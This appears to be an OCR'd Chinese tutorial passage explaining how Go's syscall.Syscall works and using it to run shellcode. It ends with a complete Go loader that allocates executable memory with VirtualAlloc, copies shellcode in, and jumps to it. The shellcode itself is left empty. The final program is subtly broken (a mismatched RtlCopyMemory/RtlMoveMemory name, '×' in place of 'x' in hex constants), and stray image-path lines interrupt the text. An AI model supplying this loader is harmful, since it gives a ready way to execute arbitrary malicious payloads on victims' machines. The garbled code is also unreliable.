
最简单的一个方法了，使用 `syscall.Syscall` 方法执行 `shellcode` 区域的代码，可以看一个代码：



```
792 func GetLastError() (lasterr error) {
793     r0, _, _ := Syscall(procGetLastError.Addr(), nargs: 0, a1: 0, a2: 0, a3: 0)
794     if r0 != 0 {
795         lasterr = Errno(r0)
796     }
797     return
798 }
799
```


这是 `syscall.GetLastError` 的具体实现， `procGetLastError` 和 `Syscall` 如下：

```go
procGetLastError                        = modkernel32.NewProc("GetLastError")
func Syscall(trap, nargs, a1, a2, a3 uintptr) (r1, r2 uintptr, err Errno)
```

其实已经很明显了， `Syscall` 汇编如下：

```x86asm
TEXT ·Syscall(SB),NOSPLIT,$0-56
        CALL    runtime·entersyscall(SB)
        MOVQ    a1+8(FP), DI
        MOVQ    a2+16(FP), SI
        MOVQ    a3+24(FP), DX
        MOVQ    trap+0(FP), AX  // syscall entry
        SYSCALL
        CMPQ    AX, $0xfffffffffffff001
        JLS     ok
        MOVQ    $-1, r1+32(FP)
        MOVQ    $0, r2+40(FP)
        NEGQ    AX
        MOVQ    AX, err+48(FP)
        CALL    runtime·exitsyscall(SB)
        RET
ok:
        MOVQ    AX, r1+32(FP)
        MOVQ    DX, r2+40(FP)
        MOVQ    $0, err+48(FP)
        CALL    runtime·exitsyscall(SB)
        RET
```

所以我们只需要传入 `shellcode` 在内存中的起始地址就可以了，其余的都是0。而这已经是最接近汇编的地方了，而我们使用的 `VirtualAlloc.Call` 等函数调用的底层也是使用了 `Syscall` 函数。



```
178 func (p *Proc) Call(a ...uintptr) (r1, r2 uintptr, lastErr error) {
179     switch len(a) {
180     case 0:
181         return Syscall(p.Addr(), uintptr(len(a)), a1: 0, a2: 0, a3: 0)
182     case 1:
183         return Syscall(p.Addr(), uintptr(len(a)), a[0], a2: 0, a3: 0)
184     case 2:
185         return Syscall(p.Addr(), uintptr(len(a)), a[0], a[1], a3: 0)
186     case 3:
187         return Syscall(p.Addr(), uintptr(len(a)), a[0], a[1], a[2])
188     case 4:
189         return Syscall6(p.Addr(), uintptr(len(a)), a[0], a[1], a[2], a[3], a5: 0, a6: 0)
190     case 5:
```

代码如下：

```go
package main

import (
        "syscall"
        "unsafe"
)

var (
        kernel32      = syscall.NewLazyDLL("kernel32.dll")
        ntdll         = syscall.MustLoadDLL("ntdll.dll")
        VirtualAlloc  = kernel32.NewProc("VirtualAlloc")
        RtlCopyMemory = ntdll.MustFindProc("RtlMoveMemory")
)

func main() {
        shellcode := []byte{}

        //PAGE_READWRITE_EXECUTE
        addr, _, _ := VirtualAlloc.Call(0, uintptr(len(shellcode)), 0×1000|0×2000, 0×40)

        RtlMoveMemory.Call(addr, uintptr(unsafe.Pointer(&shellcode[0])), uintptr(len(shellcode)))

        syscall.Syscall(addr, 0, 0, 0, 0)

}
```